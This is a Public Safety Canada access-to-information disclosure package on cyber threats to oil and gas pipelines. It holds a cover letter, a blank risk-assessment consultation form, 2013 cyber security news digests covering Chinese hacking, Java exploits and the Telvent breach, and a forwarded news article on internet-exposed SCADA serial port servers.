Public Safety
Canada

Sécurité publique
Canada

269 Laurier Avenue West
Ottawa, Ontario
K1A OP8

Your file - Votre référence

Our file - Notre référence
AI-2015-00110 / GR

November 12, 2015

Mr. David McKie
181 Queen Street, 3rd floor
Ottawa, Ontario
K1P 1K9

Dear Mr. McKie:

This is further to your informal request for:

> I would like access to the request pasted below.
>
> A-2014-00311
> Cyber threats to oil or gas pipelines / risk of pipeline sabotage by hacking, or the 2008 attack on the Baku-Tbilisi-Ceyhan pipeline from Azerbaijan to Turkey.

The enclosed CD contains a copy of the requested disclosure package.

Any questions related to the processing of your request should be addressed to: Gervais.Rancourt@Canada.ca .

Sincerely,

JSchofield

Jennifer Schofield
Manager, Access to Information and Privacy

Enclosure: 1 CD

Risk Management Consultation Tool

E-mail: consultations.ci-ie@ps-sp.gc.ca
Fax: (613) 954-7122

Context

As outlined in the *National Strategy and Action Plan for Critical Infrastructure*, managing risk is a shared responsibility among all critical infrastructure stakeholders. To support this responsibility, Public Safety Canada is in the process of developing a National Profile of Critical Infrastructure, which will consist of three parts: sector overviews, historical risk trends and a risk outlook. Under the first part, the sector overviews will summarize sector operations, key risks and dependencies across each sector. Second, the historical trends section will model historical data for each hazard type with a focus on natural disasters. Finally, the risk outlook will identify the severity and relative urgency of perceived risks facing each sector using this Risk Management Consultation Tool.

This Risk Management Consultation Tool is deliberately intended to be a simple methodology for examining a cross section of risks to Canadian critical infrastructure (based on the *Risk Compendium for Critical Infrastructure Sectors*) on a national level. By seeking input from each of the ten national critical infrastructure sectors, this tool will assist in better understanding, prioritizing and assessing the relative urgency of risks within and across sectors. It is requested that participants complete the tool with a national perspective in mind, consistent with their role on a national sector network.

While it is recognized that there are many other existing and sophisticated tools being used across jurisdictions and sectors for similar purposes, this tool is deliberately subjective in nature with the intent of capturing perceived risks by stakeholders and sector network members. This tool is not intended to replace other initiatives, but supplement the current risk analysis work being done across sectors. The primary goal of the National Profile for Critical Infrastructure will be to identify the most pressing risks facing each sector and support collective risk management activities among sectors and jurisdictions.

Part I: Stakeholder

The completion of this tool is voluntary. Information collected will be treated as CI Confidential

Stakeholder

First Name: [redacted]

Surname: [redacted]

CI Sector: [redacted]

CI Sub Sector (If Applicable):


Part II: Natural Hazards

For each hazard type indicate the highest impact, likelihood and identify readiness to respond effectively to applicable hazards. A value of 5 indicates a high score, 1 indicates low score, for non-applicable fields, leave a blank response.

Part III: Intentional Threats

For each threat type indicate the highest impact, likelihood and identify readiness to respond effectively to applicable hazards. A value of 5 indicates a high score, 1 indicates low score, for non-applicable fields, leave a blank response.


Intentional Threats



Part IV: Accidental Threats

For each threat type indicate the highest impact, likelihood and identify readiness to respond effectively to applicable hazards. A value of 5 indicates a high score, 1 indicates low score, for non-applicable fields, leave a blank response.

Accidental Threats



Part V: Comments and Observations

Please use the area below to provide comments and/or observations.

Pitcher Robert

From: COMDO on behalf of PSMediaCentre/CentredesmediasdeSP
Sent: January-11-13 8:40 AM
To: Cyber Security / Sécurité cybernétique
Subject: Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique

Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique
January 11, 2013 / le 11 janvier 2013

Print Media / Médias en ligne

Hackers target Canadian job placement agency, demand money
A Canadian job placement company hit by hackers says it won't negotiate to get its data back. Drake International confirmed to QMI Agency Thursday that the group known as Rex Mundi gained access to its files. The hackers claimed in an online post they had obtained 300,000 "confidential job applicant records" of candidates in Australia, New Zealand, the U.K. and Canada, as well as other information pertaining to the company's clients-- one of which is Ontario's eHealth program. Kingston Whig-Standard

Car guidance systems could be 'killer' apps by 2014, security firm says
Cyber security firm Internet Identity (IID) predicts that by 2014, murderers will have the capacity to kill their victims by messing with a car's guidance system via computer. IID president and CTO Rod Rasmussen says that criminals will soon develop the capacity to utilize Internet-connected devices to carry out a range of physical crimes, including murder. Among the cyber-murders he envisions: an Internet-connected car that can have its control systems maliciously altered, an IV drip that can be shut off with a mouse click, or a pacemaker that can be shut off with a keyboard command. National Post

Online Media / Médias en ligne

Banks seek NSA help amid attacks on their computer systems
Major U.S. banks have turned to the National Security Agency for help protecting their computer systems after a barrage of assaults that have disrupted their Web sites, according to industry officials. The attacks on the sites, which started about a year ago but intensified this past September, have grown increasingly sophisticated, officials said. The NSA has been asked to provide technical assistance to help banks further assess their systems and to better understand the attackers' tactics. Washington Post

Java zero-day vulnerability actively exploited by attackers - The exploit for an unpatched Java vulnerability was added in popular attack toolkits, security researchers say
An exploit for a previously unknown and currently unpatched vulnerability in Java is being used by cybercriminals to infect computers with malware, according to security researchers. An independent malware researcher who uses the online moniker Kafeine reported the existence of the exploit "in the wild" -- being actively used in attacks -- on his blog on Thursday. Attackers are using such exploits to silently install malware on the computers of users who visit compromised websites, in what are known as drive-by download attacks. InfoWorld

Disable Java if not Needed-Cyber Security Companies Find Security Flaws in Java
Internet security experts advise computer users to disable Oracle's Java in all browsers after they found a serious security flaw. According to them, hackers are exploiting the vulnerability and only known solution to the problem now is to disable java. Millions of computers around the world are installed with Java, a language that enables the programmers to write software using just one set of code which can run on any type of computer. AEG India

Cyberstalkers Threaten Pipeline Security
In a recent annual review, a team at the Department of Homeland Security that works to counter the threat of attacks on critical computer infrastructure counted 198 incidents in fiscal 2012. The events reported ranged from the use of malware to sabotage systems to phishing attacks for retrieving sensitive information. In roughly 40 percent of those cases, the target was the energy sector – "an alarming rate," the report said. Last year the Obama administration championed

passage of a Cybersecurity Act, which would have helped companies that operate critical infrastructure to improve the security of their computer systems and share information about attacks on their networks with the federal government. But Senate Republicans succeeded in fending off the bill last August, arguing that it would have imposed a financial burden on companies. New York Times

Iran denies cyber attacks on US banks

Iran has denied US media reports it carried out cyber attacks on US banks, the official IRNA news agency said, quoting a statement from Tehran's UN mission. "The Islamic republic of Iran categorically denies any involvement in cyber attacks on American banks and denounces such methods which are a violation of the sovereignty of nations," the statement said. US media reported Wednesday that American financial institutions are being pounded with high-powered cyber attacks that some suspect are being orchestrated by Iran as payback for political sanctions. Times of India

Prepared by Public Safety Canada Media Monitoring /
Préparé par la Surveillance des médias de Sécurité publique Canada

Pitcher Robert

From: COMDO on behalf of PSMediaCentre/CentredesmediasdeSP
Sent: February-21-13 8:15 AM
To: Cyber Security / Sécurité cybernétique
Subject: Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique

Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique
February 21, 2013 / le 21 février, 2013

Print Media / Médias en ligne

U.S. counterattacks cyber hackers
In the wake of escalating cyber attacks on U.S. companies and government institutions, the U.S. government announced Wednesday measures to reinforce security and crack down on countries that sponsor hacking. The White House outlined a five-point strategy that primarily involves the co-ordination of judicial, security, corporate and diplomatic resources to improve security and identify instances of intellectual theft. Montreal Gazette, A12; Globe and Mail

Anti-hacking plan in works
The U.S. government is promising penalties after an explosive report from an American security firm said 141 different companies had their data stolen by Chinese government operatives. Canada was attacked too; a company that provides remote control monitoring of pipelines was targeted. London Free Press, B5

State-backed Internet spies offer rich payoff
For state-backed cyber spies such as a Chinese military unit implicated by a U.S. security firm in a computer crime wave, hacking foreign companies can produce high-value secrets ranging from details on oilfields to advanced manufacturing technology. This week's report by Mandiant Inc. adds to mounting suspicion that Chinese military experts are helping state industry by stealing secrets from Western companies possibly worth hundreds of millions of dollars. Vancouver Sun, B1

Has China hacked most of Washington?
Asking security experts which Washington institutions have been penetrated by Chinese cyberspies, and this is the usual answer: almost all of them. The list of those hacked in recent years includes law firms, think-tanks, news organizations, human rights groups, contractors, congressional offices, embassies and federal agencies. Waterloo Region Record, B7

Security wake-up call
A letter to the editor states, "This report should be a major wake up call for both governments in Canada and the U.S. It is particularly ironic, that as our government tries to form closer ties with the Chinese government, it would be surreptitiously hacking into our companies and other entities..." Ottawa Citizen, A10

China's isolation drives unsavoury methods
An opinion piece states, "George Orwell famously wrote that sport is war minus the shooting. Well, maybe. Now consider another form of war without the shooting but which equally threatens global security: China's organized, targeted and successful (so far) campaign of digitally stalking those it perceives as enemies -- or possible benefactors.Witness the recent massive cyber-attack on the New York Times..." London Free Press, B5

La Chine montrée du doigt
Le gouvernement américain a promis des sanctions et une réaction «vigoureuse» après un rapport explosif d'une entreprise de sécurité américaine indiquant que les données de 141 entreprises avaient été piratées par des agents du gouvernement chinois. Le Canada a été attaqué aussi. La firme de cybersécurité Mandiant, de Virginie, a fait savoir que les données de Telvent Canada Ltd Canada, qui fournit des services aux pipelines, aux sous-traitants militaires américains ont été piratées, et dans certains cas depuis des années. Journal de Quebec

Online Media / Médias en ligne

La défense et la sécurité au coeur des discussions à Ottawa

Plus de 600 personnes, dont plusieurs chefs de la défense, participent jeudi et vendredi à une conférence sur la défense et la sécurité dans la capitale nationale. L'événement de calibre mondial est la plus grande conférence de ce genre organisée au pays, selon le colonel à la retraite Alain Pellerin, directeur général de la Conférence des associations de la défense. Radio-Canada

Obama administration takes on hackers stealing trade secrets
The U.S. is seeking a more muscular response to the growing threat from foreign hackers interested in obtaining U.S. businesses' trade secrets. The response, in the guise of a 150-page report unveiled by Attorney Gen. Eric Holder and other leading government officials on Wednesday, includes new pledges by the Justice Department and FBI to crack down on hacking, a guide for corporations vulnerable to attacks on how to beef up their own security, and a proposal to better coordinate efforts with U.S. allies to prosecute foreign hackers. CNN; Financial Times; SC Magazine; The Hill

China hacking reveals outsourcing to private US firms in international cyberwar
When Kevin Mandia, a retired military cybercrime investigator, decided to expose China as a primary threat to U.S. computer networks, he didn't have to consult with American diplomats in Beijing or declassify tactics to safely reveal government secrets. He pulled together a 76-page report based on seven years of his company's work and produced the most detailed public account yet of how, he says, the Chinese government has been rummaging through the networks of major U.S. companies. Associated Press (The Province)

Canada Urged To Strengthen Cyber Security After Alleged Attack By Chinese Hackers
Cyber security experts have warned Canada to ramp up its cyber security after U.S. internet firm Mandiant allegedly said that Chinese hackers were targeting organizations in Canada and the U.S. Mandiant Tuesday published a study titled "APT1: Exposing One of China's Cyber Espionage Units" where the firm allegedly traces the U.S. information stolen by a Chinese military unit in Shanghai. International Business Times

U.S. seeks to tackle trade-secret theft by China, others
Faced with the growing theft of U.S. trade secrets, the White House said on Wednesday it was stepping up diplomatic pressure and mulling tougher laws to stem the threat to American businesses and security from China and other nations. Reuters

China May Have Wanted Its Cyber-Espionage Ring Exposed To Humiliate The US
Earlier this week a company hired by the New York Times to track down hackers that invaded the paper's database unleashed a report blaming China for the invasion. The document went on to illustrate a complex military cyber-espionage unit based in Shanghai, that had been busy scouring the networks of more than 140 companies. Business Insider

US will pile diplomatic pressure on cyber crime nations, says attorney general Eric Holder
The US government says it plans to put diplomatic pressure on governments over cyber crime and prosecute offenders. US attorney general Eric Holder said the plan included working with like-minded governments to tackle offenders using trade restrictions and criminal prosecutions. Computer Weekly

China media: Hacking dismissed
Chinese media voice suspicion about the US government's motives after a report by a US-based security firm linked the Chinese military to cyber attacks on US firms. People's Daily and its overseas edition dismiss the report by US company Mandiant as "groundless" and "irresponsible". BBC News; Bloomberg

Chinese Military Says Country Not Behind U.S. Cyber Attacks
It's exactly what you would expect them to say, but China's leaders in Beijing said don't blame us for the recent rash of cyber attacks on U.S. companies. Last month, Facebook (FB) computers were hacked yet again. This week, Apple (AAPL) said it's computer systems were breached. Both companies said that no vital information was compromised in the attacks. Forbes

It's Absurd Only China Gets Caught for Hacking: Expert
In the wake of the uproar over China's alleged hacking of U.S. corporations this week, the CEO of U.S.-based cyber security firm Taia Global has weighed into the debate, arguing it's unfair to pinpoint China as the only source of hacking. CNBC

American firms in silent battle against hidden cybervillans
American companies are at war, but don't ask them why. They won't tell. They're besieged not by one another, but by hackers who target their intellectual property and confidential information. Just how deep this cyberwar goes is largely

unknown to all but the companies being targeted. That's because they are staying silent in an effort to not aggravate the countries in which they are being hacked. China Post

Someone found a college recruitment notice to join China's alleged military hacker team
The U.S. cybersecurity firm Mandiant, in a lengthy report that it released yesterday and crucial parts of which were confirmed by a New York Times investigation, traced an extensive cyber-espionage campaign back to Unit 61398 of the People's Liberation Army. That Shanghai-based unit of the Chinese military, the report concluded, was almost certainly responsible for hacking a number of U.S. targets. Washington Post

Major iOS developer forum hack leaves many vulnerable
The administrators of a popular iOS developer Web forum called iPhoneDevSDK confirmed Wednesday that it had been compromised by hackers who used it to launch attacks against its users. Security experts believe the site served as a gateway for the recent attacks against Twitter, Facebook and Apple employees and that many other companies might be affected as well. TechWorld

Apple, Facebook employees hacked via website malware, Java vulnerability
ZDNet's Zack Whittaker detailed the waterhole attack that was injected into a popular iPhone Dev SDK website (no link love due to the potential threat) which compromised the computers of visiting employees from Apple, Facebook (and potentially Twitter, too) using a zero day exploit in the Java web plug-in. ZDNet

Five new Java fixes released
Oracle Corp. yesterday announced plans to hasten its Java patch cycle even as it rolled out five new fixes for the embattled software which has been under attack by malware exploiting zero-day vulnerabilities. Oracle's announcement came on a day when Apple Inc. reported that it suffered a malware attack tied of a vulnerability in a Java plug-in for browsers. IT World Canada

Prepared by Public Safety Canada Media Monitoring /
Préparé par la Surveillance des médias de Sécurité publique Canada

Pitcher Robert

From: COMDO on behalf of PSMediaCentre/CentredesmediasdeSP
Sent: February-22-13 8:14 AM
To: Cyber Security / Sécurité cybernétique
Subject: Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique

Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique
February 22, 2013 / le 22 février, 2013

Print Media / Médias en ligne

Anti-hacking agency slow to learn about Chinese cyberattack
Confidential documents obtained by CBC News show that when Chinese military spies hacked into the control systems of Canadian pipelines and power grids last fall, this country's official cyber-response agency sprang into action – exactly 10 days later. On Sept. 10, 2012, Calgary-based Telvent advised its customers that hackers had managed to penetrate the computers at both the high-tech firm and many of its clients, including huge energy companies and public utilities across North America. CBC News

Time for the gloves to come off with China
The New York Times and Washington Post published exposés this week detailing wide-ranging attempts by Chinese hackers to penetrate hundreds of Western military, corporate and media computer systems to learn the secret protocols of critical infrastructure, such as Canada's pipelines. StarPhoenix, D5

Blanket cyber-security urged
Governments should move to now to secure private networks in the name of national security - possibly even forcing standards upon the industry, two top experts in cyber-security said Thursday. The end of that road could require Canada and other governments to legislate cyber-security standards, according to the former chief of Canada's ultra-secretive cyber-spy agency, because voluntary standards can be ignored while legal requirements cannot. Windsor Star, C7

China hacking case reveals outsourcing to private U.S. firms
When Kevin Mandia, a retired military cybercrime investigator, decided to expose China as a primary threat to U.S. computer networks, he didn't have to consult with American diplomats in Beijing or declassify tactics to safely reveal government secrets. He pulled together a 76page report based on seven years of his company's work and produced the most detailed public account yet of how, he says, the Chinese government has been rummaging through the networks of major U.S. companies. StarPhoenix, D5

The cyberwar era is upon us
The New York Times' front-page report this week that the Chinese army is hacking into America's most sensitive computer networks from a 12-story building outside Shanghai might finally persuade skeptics that the threat of "cyber warfare" isn't a fevered fantasy. Alas, it's real. National Post, A15

Cyber war a 'runaway train'
Despite recent reports that the Chinese military is hacking Canadian computer systems, Prime Minister Stephen Harper won't say whether he'll raise the issue with the Chinese government. "We are certainly aware of these kinds of security threats and risks that exist," Harper said while in Saskatoon. Toronto Sun, 28

Technologically vulnerable
An editorial piece states, "George Orwell famously wrote sport is war minus the shooting. Well, maybe. Now consider another form of war without the shooting that equally threatens global security. China's organized, targeted and successful (so far) campaign of digitally stalking those it perceives as enemies -- or possible benefactors..." Winnipeg Sun, 9

Cyber attacks on business at tipping point: military
A senior U.S. military commander says cyberattacks on private businesses are growing in size and frequency - so much so that Western governments may have to step in and defend them. Gen. Keith Alexander, the head of U.S. Cyber

Command, says so-called "denial of service" attacks and the theft of corporate secrets have exploded since 2008. Times Colonist, B6

Encrypt all data, privacy boss says
The province's privacy czar is urging public-and private-sector organizations to be vigilant with encrypting sensitive information after several high-profile personal data breaches involving lost or stolen laptops, memory sticks and hard drives. Alberta Information and Privacy Commissioner Jill Clayton said portable devices are able to hold ever-increasing amounts of data and, as they become ubiquitous, the risk they could go astray is rising. Calgary Herald, B1

Online Media / Médias en ligne

A smackdown Chinese cyber thieves deserve
American-Sino relations just took a sharp turn for the worse with the recent revelation by a U.S. cybersecurity firm that China's government is involved in massive cyberattacks on U.S. targets. The main perpetrator of these attacks appears to be a highly specialized Chinese People's Liberation Army (PLA) military unit in Shanghai skilled in breaching vulnerable U.S. computer systems through Internet intrusion. Once inside, valuable information is collected, analyzed and put to use for hostile purposes. Washington Times

Everyone knew what China was doing -- now what?
The report released this week by security firm Mandiant laid out damning evidence linking China to a sophisticated cyber espionage ring and set off an avalanche of alarms and hand-wringing that brings to mind the scene in "Casablanca" where Captain Renault exclaims, "I'm shocked, shocked to find that gambling is going on in here!" InfoWorld

US seeks to tackle trade-secret theft by China, others
Faced with the growing theft of U.S. trade secrets, the White House said on Wednesday it was stepping up diplomatic pressure and mulling tougher laws to stem the threat to American businesses and security from China and other nations. Reuters

White House adopts new strategy to safeguard intellectual property
Amid growing evidence that China and other countries are stealing U.S. trade secrets and technology through cyber attacks, the White House announced what it billed as a new strategy Wednesday to protect intellectual property. Los Angeles Times

Privacy Advocates Prefer Obama's Cybersecurity Plan Over CISPA
Just before issuing his State of the Union address last week, President Barack Obama signed an executive order to improve critical infrastructure and cybersecurity. The next day, Congress was presented with a new version of the Cyber Intelligence Sharing and Protection Act (CISPA). Forbes

The White House thinks Julian Assange and Jeremy Hammond are no different than Chinese cyber spies
Since President Obama took office, his administration has waged an unprecedented war on whistleblowers, invoking the Espionage Act to prosecute more people under the law than all previous presidents combined. One of those defendants is Bradley Manning, the U.S. Army intelligence officer accused of leaking tens of thousands of diplomatic cables to WikiLeaks. SC Magazine

Mandiant gains instant fame after Chinese hack report
Mandiant's release on Tuesday of a mother lode of information on Chinese hacking efforts could turn out to be a financial mother lode for the company itself. Mandiant, founded in 2004, was well known in Internet security circles for cybercrime response and forensics before this week. IT World

Business travelers get security advice from Ottawa
Mobile devices, Bluetooth technology, public Wi-Fi access points and corporate loaner laptops are among the things Canadian business people should worry about when travelling abroad according to an advisory from a government body responsible for monitoring cyber threats and coordinating the national response to cyber security incidents. IT World Canada

Obama's new cyber-security tactics finger corrupt staff, China
The White House has unveiled a fresh strategy for combating the theft of American trade secrets - days after a high-profile Chinese cyber-espionage campaign against US corporate giants was exposed. The strategy, outlined in a 141-page report [PDF] published on Wednesday, focuses on a five-part plan featuring diplomatic efforts, cooperation with

private industry to bolster information security, legislation, law enforcement operations and public education campaigns. The Register

Is this the year everybody gets hacked?
What was once just an annoyance has turned into something much more serious. Not only have some of the biggest names in Silicon Valley — Apple, Facebook and Twitter — reported being hacked by third-parties this year, it now appears that almost all of Washington has been hacked at one time or another by Chinese cyberspies. Washington Post

Smoking gun
FOR years, intelligence agencies and private security experts have warned that Chinese hackers are trying to steal Western corporate secrets. The cries have grown ever louder as the attacks have become bolder and signs of government involvement have surfaced. In a forthcoming book, Eric Schmidt, the executive chairman of Google, reportedly brands China "the most sophisticated and prolific" hacker of foreign companies. Economist

U.S. Trade Secret Strategy Targets Hackers
In the face of increasing concerns about the theft of U.S. intellectual property by foreign hackers, the White House Wednesday rolled out a strategy to protect U.S. trade secrets. Attorney General Eric Holder, General Electric general counsel Karan Bhatia and other government and industry officials we among those speaking at a Wednesday afternoon White House event to announce the strategy document. Information Week

NBC.com hacked to serve up banking malware
Websites affiliated with U.S. broadcaster NBC were hacked for several hours on Thursday, serving up malicious software intended to steal bank account details. On its own technology blog, NBC released a statement saying, "We've identified the problem and are working to resolve it. No user information has been compromised." PC World

McAfee: Malware Getting Smarter
Malware continues to grow, not just in volume but in sophistication, according to a new report from McAfee. Released today, the security vendor's fourth-quarter 2012 Threats Report found that more organizations are being targeted by more clever cyberattacks. CBS News

Prepared by Public Safety Canada Media Monitoring /
Préparé par la Surveillance des médias de Sécurité publique Canada

Clayton, Natalie

From: Hamilton, Sharon
Sent: May-15-13 4:34 PM
To: Hunt, Ryan; Clayton, Natalie
Cc: Cameron, Bud; Proulx, Véronique
Subject: > Open Serial Port Connections to SCADA, ICS and IT Gear Discovered

Relevant to your cyber guide

(Veronique, thanks for this)

>http://threatpost.com/open-serial-port-connections-to-scada-ics-and-it-gear-discovered/

Open Serial Port Connections to SCADA, ICS and IT Gear Discovered

by **Michael Mimoso** Follow @mike_mimoso April 24, 2013, 2:06PM

Serial port servers are admittedly old school technology that you might think had been phased out as new IT, SCADA and industrial control system equipment has been phased in. Metasploit creator HD Moore cautions you to think again.

Moore recently revealed that through his Critical IO project research, he discovered 114,000 such devices connected to the Internet, many with little in the way of authentication standing between an attacker and a piece of critical infrastructure or a connection onto a corporate network. More than 95,000 of those devices were exposed over mobile connections such as 3G or GPRS.

Serial port servers, also known as terminal servers, provide control system or IT administrators with remote access to non-networked equipment, enable tracking of physically mobile systems, or out-of-band communication to network and power equipment in case of outages. Not only do they provide serial port connections to devices, but many are wireless-enabled.

"The thing that opened my eyes was looking into common configurations; even if it required authentication to manage the device itself, it often didn't require any authentication to talk to the serial port which is part of the device," Moore told Threatpost. "At the end of the day, it became a backdoor to huge separate systems that shouldn't be online anyway. Even though these devices do support authentication at various levels, most of the time it wasn't configured for the serial port."

Attackers who are able to gain access to the serial port are golden because once they're on the server, the device assumes they are physically present and doesn't require an additional log-in, Moore said. Making matters worse, he added, automatic log-offs are not enabled.

"So an administrator who logged into a device like an industrial control system, an attacker can follow behind them and take over an authenticated session to a serial port," Moore said. "There are a huge number of devices out there are exposing an interactive administrative or command shell without any authentication because an administrator had previously authenticated and left the session open."

An attacker with essentially undetectable access is able to capture or manipulate data moving through the serial port. Moore said it would be possible to add a signature to the device, for example that any time the word password appears, that UDP packet and the entire serial session could be mailed to a third party.

